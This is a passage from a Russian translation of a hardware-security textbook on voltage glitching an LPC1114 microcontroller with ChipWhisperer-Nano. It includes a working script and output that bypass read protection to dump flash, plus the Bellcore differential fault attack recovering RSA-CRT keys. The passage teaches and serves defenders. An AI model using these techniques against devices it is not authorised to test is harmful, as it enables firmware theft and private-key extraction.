


Рис. 6.12. Сбой, появившийся около такта 250, не прервал нормальную загрузку

Около такта 250 был внедрен сбой, но устройство, видимо, продолжает выполнять код! Искомая ширина должна быть меньше, чем вызывающая сбой, но больше, чем та, что позволяет устройству работать в обычном режиме. Это измерение анализа потребляемой мощности позволяет нам охарактеризовать плату и понять, какая ширина сбоя нам нужна для следующего шага. В данном случае ширина (настройка `scope.glitch.repeat`) 14 оказалась верхним пределом, при котором устройство часто перезагружалось. Это означает, что для образца платы мы сначала попробуем ширину в диапазоне от 9 до 14 (нижняя граница выбрана произвольно, и, возможно, вам придется еще больше уменьшить нижнюю границу, но в какой-то момент ошибки становится слишком узкой и перестает работать). Опять же, эти единицы относительно произвольны; нас не волнует точное измерение, поскольку мы просто нашли диапазон между местом сброса устройства и местом, где устройство, казалось, работало нормально. Эти цифры различаются в зависимости от вашей цели и настроек.

Если вы пытаетесь воспроизвести этот сбой, используя какой-либо другой генератор сигналов, кроме ChipWhisperer-Nano, то можете легко проверить с помощью осциллографа, сбрасывается ли устройство после вашего сбоя или продолжает загружаться. Используя этот метод, легко настроить параметры сбоев, чтобы уменьшить пространство поиска.

В следующих главах мы рассмотрим анализ потребляемой мощности и то, как его использовать, чтобы показать, где в программе устройства обрабатываются определенные значения. Выполнение «атаки анализа потребляемой мощности» на конфигурационное слово вполне возможно, поскольку мы можем измерить,

в какой момент оно загружается. Если вам интересно увидеть этот код, то см. пример LPC1114 в репозитории ChipWhisperer-Jupyter на GitHub (<https://github.com/newaetech/chipwhisperer-jupyter/>).

От сбоев к дампу памяти

Теперь, увидев загрузку устройства, мы практически готовы внедрить ошибку. Мы напишем сценарий, чтобы определить время возникновения сбоя, и посмотрим, разблокируется ли устройство. Если да, то мы можем сделать полный сброс всей флеш-памяти.

В листинге 6.8 показаны важные части (полный пример в Jupyter Notebook). Здесь мы указываем диапазон смещения, которое можно изменять, чтобы найти полезную информацию. Вы должны знать, что 100%-ный успех выполнения кода зависит от физических подключений, и вам может потребоваться запустить код несколько раз, прежде чем он сработает. Мы также попробовали схитрить, задав очень узкий диапазон смещения, что позволяет повторить атаку несколько раз.

Листинг 6.8. Изменение ширины и смещения сбоя, чтобы прочитать статус CRP

```
import time
print("Attempting to glitch LPC Target")

nxpdev = CWDevice(scope, target)

Range = namedtuple("Range", ["min", "max", "step"])
# По всей видимости, все сработало, но мы хотим регулировать время
# от 51,8 до 51,9 мкс после сброса. У CW-Nano нет серьезных привязок
# ко времени, как у CW-Lite, поэтому мы просто сканируем большие диапазоны...
offset_range = Range(5600, 6050, 1)
repeat_range = Range(9, 15, 1)

scope.glitch.repeat = repeat_range.min

done = False
while done == False:
    scope.glitch.ext_offset = offset_range.min
    if scope.glitch.repeat >= repeat_range.max:
        scope.glitch.repeat = repeat_range.min
    while scope.glitch.ext_offset < offset_range.max:

        scope.io.nrst = 'low'
        time.sleep(0.05)
        scope.arm()
        scope.io.nrst = 'high'
        target.ser.flush()

        print("Glitch offset %4d, width %d.....%" %
              (scope.glitch.ext_offset, scope.glitch.repeat), end="")
```

```

time.sleep(0.05)
try:
    nxpp = nxpprog.NXP_Programmer("lpc1114", nxpdev, 12000)

    try:
        ❶ data = nxpp.read_block(0, 4)
        print("[SUCCESS]\n")
        print(" Glitch OK! Add code to dump here.")
        done = True
        break

    except IOError as e:
        #print(e)
        print("[NORMAL]")

except IOError:
    print("[FAILED]")
pass

scope.glitch.ext_offset += offset_range.step

scope.glitch.repeat += repeat_range.step

```

После каждой попытки сбоя делается попытка чтения из памяти ❶. В случае успеха считывается вся флеш-память, и вы получаете полный доступ к процессору LPC1114 и контроль над ним. Если все получилось, то сначала проверьте время, используя трассировку питания. Опытным путем мы обнаружили, что для LPC1114 требовалось около 51 мкс, но это зависит от напряжения, температуры и производственной партии.

Кроме того, стоит посмотреть на форму сигнала сбоя, которая зависит от длины проводов. Поскольку ChipWhisperer-Nano имеет ограниченное разрешение по ширине и смещению сбоев, при любой заданной конфигурации оборудования атака будет менее успешна, чем на ChipWhisperer-Lite. Может оказаться, что вам нужно использовать более длинные или короткие провода, например для физической настройки параметров помех. Но прежде чем приступить к дальнейшей настройке, дайте коду поработать некоторое время. Запуск атаки в течение часа или двух может привести к успешному набору параметров, как показано в листинге 6.9.

Листинг 6.9. Вывод работающего сценария с успешным сбоем

```

Attempting to glitch LPC Target
Glitch offset 5700, width 9.....[NORMAL]
Glitch offset 5701, width 9.....[NORMAL]
Glitch offset 5702, width 9.....[NORMAL]
Glitch offset 5703, width 9.....[NORMAL]
Glitch offset 5704, width 9.....[NORMAL]
Glitch offset 5705, width 9.....[NORMAL]
Glitch offset 5706, width 9.....[NORMAL]

```

```
Glitch offset 5707, width 9.....[NORMAL]
--ПРОЧИЕ ТЕСТЫ--
Glitch offset 5729, width 9.....[SUCCESS]

Glitch OK! Beginning dump...
00 08 00 10 D1 1D 00 00 CB 1F 00 00 CB 1F 00 00
CB 1F 00 00 CB 1F 00 00 CB 1F 00 00 38 3B FF EF
00 00 00 00 00 00 00 00 00 00 00 00 CB 1F 00 00
CB 1F 00 00 00 00 00 00 CB 1F 00 00 CB 1F 00 00
```

Когда атака будет успешно выполнена, останется просто выполнить чтение из флеш-памяти, для которого нужно будет перебрать всю память. Использование библиотеки `pxrprog` упрощает работу. Загляните в репозиторий GitHub для этой книги, где приведены примеры выполнения данной задачи: <https://nostarch.com/hardwarehacking>. Кроме того, вы можете разблокировать устройство, перепрограммировав слова конфигурации, что также позволит вам атаковать устройство с полной блокировкой, которая отключает ISP и JTAG.

Не пытайтесь использовать сразу все возможности. Простое получение сообщения об успешном завершении указывает на то, что вы смогли испортить слово конфигурации и, таким образом, обойти защиту от чтения! Если вы полагаетесь на такие методы защиты, то полезно выполнить упражнение, которое поможет вам понять, как их обойти.

Внедрение сбоя мультиплексора

Мы рассмотрели пример с использованием «лома», но полезно также ознакомиться и с другими методами внедрения сбоя с помощью напряжения. Наиболее распространенным из этих методов является использование мультиплексора, который переключается между обычным рабочим напряжением и напряжением сбоя. Единственная проблема мультиплексора заключается в том, что он может увеличить вероятность повреждения целевого устройства. Например, если вы переключаете устройство на отрицательное напряжение, то может оказаться, что отрицательное напряжение слишком далеко от нормы. В нашем случае мы будем использовать напряжение в пределах рабочего диапазона, чтобы избежать этого риска.

Настройка мультиплексора

Об использовании мультиплексора как метода внедрения неисправности через переключение напряжения мы говорили в главе 5. Здесь же мы разберем, как построить схему устройства внедрения ошибок с помощью мультиплексора.

Чтобы использовать в этом примере мультиплексор, возьмем ту же макетную плату LPC1114, что и на рис. 6.8, однако на этот раз без шунтирующего резистора 12 Ом, соединяющего входное напряжение с напряжением ядра. Уберите его,

если он уже установлен. Соединение необходимо обрезать, чтобы напряжение ядра для микроконтроллера полностью поступало от внешнего источника. Выход мультиплексора будет подключаться к напряжению платы LPC1114, то есть LPC1114 всегда будет питаться от выхода мультиплексора.

В этом примере мы собираемся использовать двухчиповое решение с использованием дополнительной пары аналоговых переключателей: TS12A4514 – нормально разомкнутый, а TS12A4515 – нормально замкнутый. На рис. 6.13 показана схема этого решения.




Рис. 6.13. Схема простого мультиплексора для внедрения сбоя

TS12A4514 подает стандартные 3,3 В VCC от ChipWhisperer-Nano на LPC1114, а TS12A4515 подает меньшее напряжение, которое зависит от значения переменного резистора VR1. Это означает, что при каждом переключении контакта ввода/вывода ChipWhisperer-Nano мы переключаем каждый аналоговый

переключатель на контакт 6 и заставляем напряжение, подаваемое на LPC1114, переключаться между стандартным VCC на TS12A4514 и скорректированным VCC на TS12A4515. По сравнению со схемой «лома» на рис. 6.7 изменяются только подключения к VDD, а последовательное и запускающее соединения остаются прежними.

Мы взяли чипы TS12A4514 (внизу) и TS12A4515 (вверху) и спаяли их друг с другом. Неспаянными остались только два переключаемых контакта напряжения (контакт 8 U2 и U3), поскольку у них разные соединения; подробности видны на рис. 6.14.




Рис. 6.14. TS12A4514 (внизу) и TS12A4515 (вверху), сложенные вместе (разрезанные)

На рис. 6.15 показана схема внедрения ошибок на основе мультиплексирования. Затем мы рассмотрим низкоуровневые детали каждой части.

Во-первых, обратите внимание, что резистор 12 Ом ① из целевого устройства убран, как и упоминалось ранее. Чтобы выполнить сбой на основе переключения с помощью мультиплексора, нужно два варианта напряжения: обычное и напряжение сбоя. Чтобы немного облегчить себе жизнь, мы будем использовать то же напряжение, что и в предыдущем разделе с методом «лома». Обычное напряжение — это стандартное питание 3,3 В, снятое с разъема JTAG платы LPC1114. Сбой напряжения выполняется способом, похожим на метод «лома», когда мы пытались заземлить источник питания (0 В). Резкий переход на 0 В может слишком быстро перезагрузить устройство, так что вместо этого мы поместили на пути переменный резистор (VR1). Поскольку у целевого устройства на положительных шинах обычно есть некая емкость, использование резистора означает, что напряжение падает до 0 В (GND) медленнее. На рисунке мы используем стандартный переменный резистор ③.




Рис. 6.15. Полная схема для проведения мультиплексной атаки

На ChipWhisperer-Nano мы отпаиваем две перемычки со стороны целевого устройства ❷. Это нужно потому, что теперь мы будем использовать выход сбоя для управления мультиплексором, не теряя при этом возможность измерения. По умолчанию выходной сигнал и сигнал сбоя на целевой плате связаны. Выше эта схема сработала, когда выход сбоя был напрямую подключен к целевому напряжению. Теперь нам нужно отделить друг от друга измерение и сбой. Отделение целевой стороны ChipWhisperer-Nano позволит достичь той же цели и обеспечить отсутствие конфликта линий ввода/вывода. Но простое отпаивание перемычек — менее агрессивный способ, если целевое устройство хочется использовать и дальше.

Чтобы запустить мультиплексорный переключатель, нужен цифровой сигнал ввода/вывода, который перемещается по временной шкале, активируя переключатель напряжения в разные моменты загрузки целевого устройства. Мы могли бы задействовать внешний FPGA или генератор сигналов, но в этом примере будем использовать тот же вывод сбоя ChipWhisperer-Nano или ChipWhisperer-Lite, что и в примере с «ломом». Выходной сигнал триггера сбоя имеет только низкий уровень, поэтому резистор 1 кОм подтягивает линию к высокому уровню,

когда она не находится в низком уровне. Мы можем использовать этот выход триггера сбоя в качестве входа в линию выбора мультиплексора, помня, что он активируется низким состоянием, когда мы хотим внедрить сбой, на котором линия приводится в низкий уровень.

TS12A4515P переключает предустановленное напряжение сбоя (заданное VR1) на шину питания LPC1114, когда его вход (на объединенных контактах 6) от триггера ChipWhisperer-Nano находится на низком уровне. И наоборот, TS12A4514P переключает нормальный 3,3 В VCC на шину питания LPC1114, когда его вход (также на комбинированных контактах 6) от триггера сбоя ChipWhisperer-Nano в приоритете. Всякий раз, когда сигнал триггера на выходе ChipWhisperer низкий, напряжение сбоя переключается мультиплексором на шину питания LPC1114 в любое время и в течение любого промежутка времени, заданного ChipWhisperer.

Чтобы просмотреть выходной сигнал мультиплексора вместе с загрузочными сигналами в момент сбоя и неподалеку от него, подобно тому, что было показано на рис. 6.9, вы можете измерить контакт 1 мультиплексора. Это важно для настройки момента и ширины сбоя. В данном примере вместо использования осциллографа мы настроили ChipWhisperer-Nano на захват сигнала линии электропередач, как в примере с «ломом». Одно из предостережений ChipWhisperer-Nano заключается в том, что у этой платы фиксированное входное усиление. Может оказаться, что сигнал линии электропередачи перекрывает входной сигнал и затрудняет наблюдение. По этой причине мы добавили резистор 220 Ом (R3), который образует делитель напряжения с измерительным входом ChipWhisperer-Nano. Возможно, вам потребуется настроить этот резистор в зависимости от используемого мультиплексора. ChipWhisperer-Lite позволяет регулировать коэффициент усиления, поэтому он не требует такого же изменения и может напрямую наблюдать за напряжением ядра LPC1114.

Настройка параметров сбоев

Как и в примере с вводом ошибок с помощью метода «лома», нам нужно настроить параметры сбоя. Раньше нам приходилось настраивать только его ширину, а теперь нужно отрегулировать и напряжение. При этом, чтобы упростить задачу, для регулировки силы всплеска мы используем переменный резистор, а не применяем определенную настройку напряжения. Получается, мы настраиваем резистор, снова просматриваем результаты или фиксируем измерение потребляемой мощности во время процесса загрузки и смотрим, как на него влияет внедрение импульсных напряжений.

Если вы используете ChipWhisperer-Nano, то выполняется сценарий, показанный в листинге 6.6. Как и раньше, в листинге 6.7 было показано, как настроить ширину сбоя. Переключение между очень узким сбоем (`scope.glitch.repeat = 1`)

и более широким (`scope.glitch.repeat = 50`) должно привести к тому, что узкий сбой не сбрасывает целевое устройство, а более широкий — сбрасывает.

Вы также можете настроить резистор VR1, чтобы оценить его влияние на результаты. Должно получиться так, что большее значение VR1 позволяет использовать более широкие настройки сбоев до сброса устройства. Опять же, обратитесь к рис. 6.11 и 6.12, на которых показаны примеры того, как выглядит кривая питания в ситуациях как со сбросом, так и без сброса. Добавление резистора позволяет нам настроить еще один пункт. Представьте, что было бы, если бы установка `scope.glitch.repeat = 6` давала устройству возможность работать normally, а `scope.glitch.repeat = 7` всегда вызывала сброс. Нам нужна настройка, которая почти перезагружает устройство. Сама перезагрузка бесполезна, но вы можете настроить значение резистора так, чтобы он не всегда сбрасывал устройство.

Чтобы проверить работоспособность, сначала подключите оба входа мультиплексора к +3,3 В, и вы увидите, что устройство работает normally. Затем подключите один из входов мультиплексора напрямую к GND, и обнаружите, что даже незначительные сбои вызывают сброс целевого устройства. Затем с помощью переменного резистора можно найти идеальную промежуточную настройку.

Найдя подходящую настройку напряжения, заданную переменным резистором (в нашем эксперименте «хорошей» настройкой было сопротивление 34 Ом), вы можете снова найти настройку ширины сбоя, при которой целевое устройство становится нестабильным и перезагружается. Выбирая настройку сопротивления, мы использовали очень широкий сбой, поэтому теперь хотим точно настроить ширину, чтобы уменьшить пространство поиска.

По сравнению с методом «лома» сбой получился более кратковременным. В листинге 6.10 показан пример успешного вывода дампа. Обратите внимание, что смещение примерно такое же, как и при использовании «лома», но ширина отличается.

Листинг 6.10. При использовании мультиплексора ошибки выводятся так же успешно, как и в случае применения «лома»

```
Attempting to glitch LPC Target
Glitch offset 5700, width 5.....[NORMAL]
---ПРОЧИЕ ТЕСТЫ---
Glitch offset 5722, width 5.....[NORMAL]
Glitch offset 5723, width 5.....[NORMAL]
Glitch offset 5724, width 5.....[NORMAL]
Glitch offset 5725, width 5.....[NORMAL]
Glitch offset 5726, width 5.....[NORMAL]
Glitch offset 5727, width 5.....[NORMAL]
Glitch offset 5728, width 5.....[SUCCESS]

Glitch OK! Beginning dump...
00 08 00 10 D1 1D 00 00 CB 1F 00 00 CB 1F 00 00
```

```
CB 1F 00 00 CB 1F 00 00 CB 1F 00 00 38 3B FF EF  
00 00 00 00 00 00 00 00 00 00 00 00 CB 1F 00 00  
CB 1F 00 00 00 00 00 00 CB 1F 00 00 CB 1F 00 00  
CB 1F 00 00 CB 1F 00 00 CB 1F 00 00 CB 1F 00 00  
CB 1F 00 00 CB 1F 00 00 CB 1F 00 00 CB 1F 00 00  
CB 1F 00 00 CB 1F 00 00 CB 1F 00 00 CB 1F 00 00
```

Если вы отрегулируете обычное рабочее напряжение, то время сбоя изменится. Рабочее напряжение устройства незначительно влияет на частоту внутреннего генератора (в дополнение к естественным различиям между устройствами). Это означает, что запуск целевого устройства при напряжении 2,5 В вместо 3,3 В, скорее всего, окажет заметное влияние на момент в процессе загрузки, когда в итоге возникает сбой.

Этап 3. Дифференциальный анализ ошибок

На предыдущих этапах, используя внедрение ошибок, мы пытались воздействовать на результатат, а в этом попробуем нарушить работу безупречной и безопасной математики, лежащей в основе современной криптографии. В частности, мы собираемся атаковать RSA, используя особенно распространенную реализацию RSA. Подобные типы сбоев позволяют использовать атаку *дифференциального анализа сбоев* (differential fault analysis, DFA). Атаки DFA основаны на том, что злоумышленник может запустить криптографическую операцию в момент внедрения ошибки и сравнить результат ошибочной операции с нормальной.

Немного математики RSA

В статье 2001 г. *On the Importance of Eliminating Errors in Cryptographic Computations*, написанной Дэном Боне, Ричардом А. ДеМилло и Ричардом Дж. Липтоном, была представлена атака Bellcore DFA на алгоритм RSA. Это должна быть одна из самых эффективных атак DFA, поэтому на данном этапе мы отправим вас в путешествие под названием Single Fault, All Key Bits. Результат поистине волшебный, но математически он не является сверхсложным. Атака Bellcore фокусируется на конкретном варианте RSA под названием RSA-CRT (Chinese Remainder Theorem, китайская теорема об остатках). Алгоритм RSA-CRT был изобретен для ускорения расчета подписей RSA путем выполнения модульной целочисленной арифметики RSA с меньшими числами, что (конечно) приводит к тому же результату.

Сначала мы обсудим стандартный академический вариант RSA, а затем покажем, как реализован RSA-CRT. Мы снова обсудим RSA в главе 8, когда будем проводить атаку анализа потребляемой мощности. Атака требует более глубокого понимания работы RSA, чем анализ потребляемой мощности, поэтому данный раздел несколько превышает объем, который вам нужен для понимания главы 8 (на случай, если вас запутает сложная математика). Поскольку это книга

по аппаратному обеспечению, обратитесь к своему любимому учебнику по криптографии за более подробной информацией. Если такового у вас еще нет, то подойдет книга Жана-Филиппа Омассона *Serious Cryptography* (No Starch Press, 2018), в главе 10 которой рассматривается алгоритм RSA. Приведенные ниже математические выкладки содержат много информации о криптографии и теории чисел, однако достаточно будет знать алгебру на уровне средней школы, чтобы понять, почему атаки работают.

Работа RSA начинается с двух простых чисел, p и q , которые составляют основу *закрытого ключа*. *Открытый ключ* — просто число n , где $n = pq$. Секретность p и q связана с трудностями, присущими факторизации очень больших чисел, а это означает, что не существует известных эффективных алгоритмов для восстановления p и q из одного лишь n . Следующий компонент RSA заключается в выборе числа, называемого *открытой степенью* e . Обычно выбирают значение $2^{16} + 1$. *Закрытый показатель экспоненты* d теперь рассчитывается как $d = e^{-1} \bmod \lambda(n)$, где λ — это сумма Кармайкла (ее реализация не имеет отношения к следующей атаке, так что вам достаточно знать это название, и можете продолжать).

Если вы используете RSA для подписи данного сообщения, то сообщение m защищает подпись RSA. Подписание RSA выполняется путем вычисления $s = md \bmod n$. Сообщение m — целое число. На практике у нас есть схема заполнения, которая преобразует типичную строку или двоичное сообщение в целое число m .

Алгоритм RSA довольно затратен в вычислительном отношении. Обратите внимание, что частный показатель для современной безопасности имеет длину не менее 2048 бит и сложность модульного возведения в степень $md \bmod n$ кубически возрастает с количеством битов в n .

Введем китайскую теорему об остатках. Ее идея состоит в том, чтобы разделить вычисление на две части, используя тот факт, что n является произведением двух простых чисел. Закрытый ключ в RSA-CRT основан на простых числах p и q , упомянутых ранее. Мы могли бы представить этот ключ, все еще основываясь только на значениях p и q , в виде трех чисел: $d_p = d \bmod p - 1$, $d_Q = d \bmod q - 1$ и $q_{inv} = q^{-1} \bmod p$. С такой реализацией мы можем вычислить подпись следующим образом:

$$\begin{aligned}s_p &= m^{d_p} \bmod p, \\ s_Q &= m^{d_Q} \bmod q, \\ s &= s_Q + q(q_{inv}(s_p - s_Q) \bmod p).\end{aligned}$$

Поскольку модули (p и q) теперь составляют половину количества битов, подпись вычисляется примерно в четыре раза быстрее (это хорошо). Кроме того, атака дифференциального анализа ошибок (DFA) теперь может быть выполнена только с одной ошибкой (это плохо). Чтобы понять, почему это так, представим,

что мы вводим какую-то ошибку во время вычисления s_p , и назовем ошибочный результат s'_p . В результате мы также получим поврежденную подпись s' . Далее мы можем проделать несколько алгебраических волшебных действий:

$$s' = s_Q + q(q_{inv}(s'_p - s_Q) \bmod p).$$

Затем вычитаем s' из s :

$$s - s' = s_Q + q(q_{inv}(s_p - s_Q) \bmod p) - s_Q - q(q_{inv}(s'_p - s_Q) \bmod p)$$

и удаляем s_Q с обеих сторон:

$$s - s' = q(q_{inv}(s_p - s_Q) \bmod p) - q(q_{inv}(s'_p - s_Q) \bmod p).$$

Далее мы узнаем, что q , умноженное на некое целое число минус q , умноженное на какое-то другое целое число, может быть записано как

$$s - s' = qk_1 - qk_2 = kq,$$

где k_1, k_2 и k – некие (неизвестные) целые числа. Это ошибка в s_p . Если вы ошибитесь при вычислении s_Q , то получите $s - s' = kp$.

Далее используем эффективный алгоритм вычисления *наибольшего общего делителя* (НОД). НОД двух целых чисел i и j дает наибольшее положительное целое число, которое делится на оба числа. Например, НОД 36 и 24 равен 12, поскольку на 12 делятся и 36, и 24. Нет числа больше 12, на которое делится и 36, и 24. Мы запишем это как НОД(36, 24) = 12.

Простое число по определению делится только на себя и на 1. В RSA модуль $n = pq$, поэтому оно делится только на 1, p и q . Поскольку НОД(q, n) = НОД(q, pq) = q , НОД числа n и любого целого числа kq (с k меньше p) равен q .

Из нашей атаки мы можем вычислить $s - s'$, и мы знаем, что это число k , кратное q (где k меньше p). Вычисляем НОД($s - s', n$) = НОД(kq, pq) = q . Это работает, поскольку p и q – простые числа, поэтому для n не существует других делителей. Теперь, когда у нас есть q , мы легко вычисляем $p = n \div q$, и у нас есть оба частных простых числа и, следовательно, закрытый ключ RSA!

Обратите внимание: чтобы эта атака сработала, нам нужны и s , и s' , что означает двукратную подпись одного и того же сообщения m и искажение одного из двух вычислений подписи. На практике это не всегда возможно, поскольку схемы заполнения, такие как *оптимальное асимметричное заполнение шифрования* (Optimal Asymmetric Encryption Padding, OAEP), используемые в криптографическом стандарте PKCS#1, рандомизируют часть сообщения m на подписывающей стороне. К счастью, Арьян Ленстра, известный криптограф, написал письмо авторам в Bellcore, в котором описана успешная атака, для которой требуется только поврежденная подпись.

Решение довольно похоже на предыдущее, где мы с помощью некоторых алгебраических вычислений получили значение, для которого НОД с n дает одно из простых чисел. Отличие от изложенного ранее заключается в том, что у нас нет s , а есть только s' . Мы можем использовать наше ранее полученное уравнение, которое их связывает:

$$\begin{aligned}s - s' &= kq, \\ s &= s' + kq.\end{aligned}$$

Итак, мы заменим s следующим образом в уравнении сообщения RSA:

$$m = s^e \bmod n = (s' + kq)^e \bmod n.$$

Затем мы используем биномиальную теорему и перепишем выражение. Биномиальная теорема утверждает следующее:

$$(x + y)^N = \sum_{K=0}^N \binom{N}{K} x^{N-K} y^K = \sum_{K=0}^N \binom{N}{K} x^K y^{N-K}.$$

Итак, мы напишем

$$m = (s' + kq)^e \bmod n = \left[\sum_{i=0}^e \binom{e}{i} s'^{e-i} kq^i \right] \bmod n$$

и выведем выражение для $i = 0$:

$$\begin{aligned}m &= \left[\binom{e}{0} s'^e kq^0 + \sum_{i=1}^e \binom{e}{i} s'^{e-i} kq^i \right] \bmod n, \\ m &= \left[s'^e + \sum_{i=1}^e \binom{e}{i} s'^{e-i} kq^i \right] \bmod n.\end{aligned}$$

Мы также разделим один из членов kq из суммы:

$$m = \left[s'^e + kq \sum_{i=1}^e \binom{e}{i} s'^{e-i} kq^{i-1} \right] \bmod n.$$

Заменим суммирование на x , где x — некоторое целое число:

$$\begin{aligned}m &= [s'^e + kqx] \bmod n, \\ m - s'^e &= kqx \bmod n.\end{aligned}$$

Затем мы находим q следующим образом:

$$\text{НОД}(m - s'^e, n) = \text{НОД}(kqx, n) = \text{НОД}(kqx, pq) = q.$$

Поскольку $p = n \div q$, у нас есть полный закрытый ключ. Как и прежде, это работает симметрично для ошибок в s_Q .

Получение правильной подписи от целевого устройства

В этом примере мы будем использовать Jupyter Notebook, описанный ранее в данной главе. В нем реализован симулятор ошибок RSA-CRT, и код может также работать на ChipWhisperer-Lite с 32-разрядным целевым устройством на ARM (NAE-CWLITE-ARM). Вы можете настроить параметры в верхней части файла с кодом. Что касается оборудования, то оно поможет вам загрузить прошивку, получить подпись с устройства и проверить ее правильность.

Вы можете использовать любое другое целевое устройство. Достаточно будет создать настройку внедрения ошибок и реализовать на устройстве RSA-CRT. RSA-CRT принимает сообщение t и возвращает подпись s . Вы можете изменить код под особенности вашей прошивки и сборки.

Внедрение ошибки в симулятор

Чтобы создать симулятор с помощью кода, мы реализуем вычисление RSA-CRT по описанным выше формулам. Как и на реальном оборудовании, мы подписываем дополненный хеш сообщения PKCS#1 v1.5. К счастью, этот стандарт довольно прост. Заполнение PKCS#1 v1.5 выглядит так:

```
|00|01|ff...|00|hash_prefix|message_hash|
```

Здесь часть `ff...` — это строка из `ff` байт, достаточно длинная, чтобы размер дополненного сообщения был равен размеру n , а `hash_prefix` — номер идентификатора алгоритма хеширования, используемого в `message_hash`. В нашем случае у SHA-256 используется хеш-префикс `3031300d060960864801650304020105000420`.

В целом, дополненное и хешированное сообщение Hello World! выглядит так:

```
|00|01|ffffffffffff...|0030  
31300d060960864801650304020105000420|7f83b165ff1fc53b92dc18148a1d65dfc2d4b1fa3d6  
77284addd200126d9069|
```

